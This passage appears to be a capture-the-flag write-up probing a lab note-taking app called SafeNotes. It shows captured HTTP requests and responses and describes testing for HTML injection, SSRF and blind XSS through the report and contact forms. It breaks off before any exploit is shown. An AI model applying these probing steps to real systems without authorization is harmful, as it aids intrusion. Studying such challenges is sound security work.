
1) GET request to /view?note=NoteUUID



```
GET /view?note=11b69107-b2ac-4e6f-8570-b29cdeb042a8 HTTP/1.1
Host: localhost
sec-ch-ua: "Not)A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/create
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=
.eJwljkFqQzEMRO_idRaWZclSLvOxZImWQAv_J6uQu9fQ5ZthhvcuR55xfZX783zFrRzfq9yLSzOA6CSSmE6DwadOFA7OlZMANroyrwp94bIpA9XYmWTQItg748lAMrmqBaaCjmG76eKOFJVzJje
u2WGae4jhfvMewWWLvK44_21go19nHs_fR_zsIACwMaIjWoKvjDqrQlMbvY_QbdCU3MvnD9I9Py8.Zr4cHQ.95I_cThDsJKNm8EN1C5KeS-4xCk
Connection: keep-alive


```

```
HTTP/1.1 200 OK
Server: gunicorn
Date: Thu, 15 Aug 2024 15:23:14 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 6852
Vary: Cookie

<!DOCTYPE html>
<html lang="en">

  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>
      SafeNotes - Secure Note Taking
    </title>
    <meta name="description"
    content="SafeNotes is a secure application for taking and sharing notes with robust reporting features." />
    <link rel="icon" type="image/x-icon" href="/static/images/favicon.ico" />
    <link rel="stylesheet" href="/static/css/general.css" />
    <link rel="stylesheet" href="/static/css/navbar.css" />
    <link rel="stylesheet" href="/static/css/forms.css" />
```

2) GET request to the API to retrieve the note: /api/notes/fetch/NoteUUID




```
GET /api/notes/fetch/11b69107-b2ac-4e6f-8570-b29cdeb042a8 HTTP/1.1
Host: localhost
sec-ch-ua: "Not)A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
sec-ch-ua-mobile: ?0
X-CSRFToken: ImUxMTMyNjMzYzMzYmYxY2RmZTBhMDkxMjliNzQ0N2U5NzVkMjk1Y2Mi.Zr4dYg.ohqPCHa5-ZTxnctBUpchYeXnIjs
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
sec-ch-ua-platform: "Windows"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/view?note=11b69107-b2ac-4e6f-8570-b29cdeb042a8
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=
.eJwljkFqQzEMRO_idRaWZclSLvOxZImWQAv_J6uQu9fQ5ZthhvcuR55xfZX783zFrRzfq9yLSzOA6CSSmE6DwadOFA7OlZMANroyrwp94bIpA9XYmWTQItg748lAMrmqBaaCjmG76eKOFJVzJje
u2WGae4jhfvMewWWLvK44_21go19nHs_fR_zsIACwMaIjWoKvjDqrQlMbvY_QbdCU3MvnD9I9Py8.Zr4cHQ.95I_cThDsJKNm8ENlC5KeS-4xCk
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Server: gunicorn
Date: Thu, 15 Aug 2024 15:23:14 GMT
Connection: close
Content-Type: application/json
Content-Length: 87

{
  "content":"&lt;s&gt;test&lt;/s&gt;",
  "note_id":"11b69107-b2ac-4e6f-8570-b29cdeb042a8"
}
```

We now created a note and viewed it hoping for HTML injection but that did not happen unfortunately. We will have to dig deeper into the application.

Next step is to use the Report functionality.




Report a Note

If you find any note that violates our terms of service, please report it here.

Enter Note URL:

Seems we can enter an URL and the application admin will inspect our note. This is interesting as we can maybe achieve SSRF (Server side request forgery) or Blind XSS (Blind cross site scripting) via this way.

First step lets see if there is some kind of filtering on the URL that can be submitted. I just enter "https://google.com" and Submit the report.



Report a Note

If you find any note that violates our terms of service, please report it here.


Enter Note URL:

Please provide a valid note URL, e.g. http://127.0.0.1/view?note=12345678-abcd-1234-5678-abc123def456

This does not work. The application is only allowing us to enter following URL format *(127.0.0.1 is the same as localhost)*:
http://127.0.0.1/view?note=NoteUUID

So we just created a note with following UUID: 11b69107-b2ac-4e6f-8570-b29cdeb042a8
This gives us following URL to report:

http://127.0.0.1/view?note=11b69107-b2ac-4e6f-8570-b29cdeb042a8



Report a Note

If you find any note that violates our terms of service, please report it here.


Enter Note URL:

Note reported successfully

Nothing really happens. The application is now probably in the back end checking our reported note. Or the web application administrator is doing this manually.

Also burp does not reveal any interesting stuff about the reporting.


1) A POST request to /report with our submitted URL as parameter. This ends in a redirect which we cannot control.



```
POST /report HTTP/1.1
Host: localhost
Content-Length: 187
Cache-Control: max-age=0
sec-ch-ua: "Not)A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/report
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=
.eJwljkFqQzEMRO_idRaWZclSLvOxZImWQAv_J6uQu9fQ5ZthhvcuR55xfZX783zFrRzfq9yLSzOA6CSSmE6DwadOFA7OlZMANroyrwp94bIpA9XYmWTQItg748lAMrmqBaaCjmG76eKOFJVzJje
u2WGae4jhfvMewWWLvK44_21go19nHs_fR_zsIACwMaIjWoKvjDqrQlMbvY_QbdCU3MvnD9I9Py8.Zr4elw.jW73xSAgzJjcGLtuwc-n8WTRQIQ
Connection: keep-alive

csrf_token=ImUxMTMyNjMzYzMzYmYxY2RmZTBhMDkxMjliNzQ0N2U5NzVkMjk1Y2Mi.Zr4elw.R__ROvKlkSY3onDZxDAlnJsy-OM&note_url=
http%3A%2F%2F127.0.0.1%2Fview%3Fnote%3D11b69107-b2ac-4e6f-8570-b29cdeb042a8
```

```
HTTP/1.1 302 FOUND
Server: gunicorn
Date: Thu, 15 Aug 2024 15:30:59 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 201
Location: /report
Vary: Cookie
Set-Cookie: session=
.eJwtjkFqxDAMRa8SvJ5FFNmynUPOAmUItiwxpaEpdrIow9y9gnYl3v988Z5u072Mhwy3vj_ddNpx42KWMdzNvR2nTF2-j35Km_5zvfb9x91f95uNu4yHW89-idFHc6vjtFQA8SElReUQCbgkj4m
EtGkJAIacidoMvmGrJUXMlZhCiqEFsF21QhBSoTlXQc2QY6zW-MSMQWbSorTQrB5KNatUOb6xFyHT3q4h_c8GDH103c7jU74sEABcCJERqwI31bnMGZZco_dRshksOTC71y8PN1S1.Zr4fMw.8QI
PlQHOwbIjnJT9NcjkgbRNxQY; HttpOnly; Path=/

<!doctype html>
<html lang=en>
  <title>
    Redirecting...
  </title>
  <h1>
    Redirecting...
  </h1>
  <p>
    You should be redirected automatically to the target URL: <a href="/report">
      /report
    </a>
    . If not, click the link.
```

We can advance to the last part of the application. The Contact form.


Intigriti August (Defcon) Challe
SafeNotes - Secure Note Taking
SafeNotes - Secure Note Taking
localhost/contact
Incognito
Error
SafeNotes
Home
Create Note
View Note
Report
Contact
Logout

Contact Us

Feel free to reach out to us using the form below. We would love to hear from you!


Name	test
Email	test@test.com
Message	test

Send Message

Press the send message button and you will end up at the home page of the application.

In burp this looks like following:

1) A POST request to /contact?return=/home




```
POST /contact?return=/home HTTP/1.1
Host: localhost
Content-Length: 147
Cache-Control: max-age=0
sec-ch-ua: "Not)A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/contact
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=
.eJwljkFqQzEMRO_idRaWZclSLvOxZImWQAv_J6uQu9fQ5ZthhvcuR55xfZX783zFrRzfq9yLSzOA6CSSmE6Dwad0FA7O1ZMANroyrwp94bIpA9XYmWTQItg7481AMrmqBaaCjmG76eKOFJVzJje
u2WGae4jhfvMewWWLvK44_21go19nHs_fR_zsIACwMaIjWoKvjDqrQ1MbvY_QbdCU3MvnD9I9Py8.Zr4fMw.aEVLORsDVB8bARAQ_nz3ce615HM
Connection: keep-alive

csrf_token=ImUxMTMyNjMzYzMzYmYxY2RmZTBhMDkxMjliNzQ0N2U5NzVkMjk1Y2Mi.Zr4hgQ.BMyn0ERY-QdTx5HUpdqtLx92W94&name=test&email=test%40test.com&message=test
```

```
HTTP/1.1 302 FOUND
Server: gunicorn
Date: Thu, 15 Aug 2024 15:41:19 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 197
Location: /home
Vary: Cookie
Set-Cookie: session=
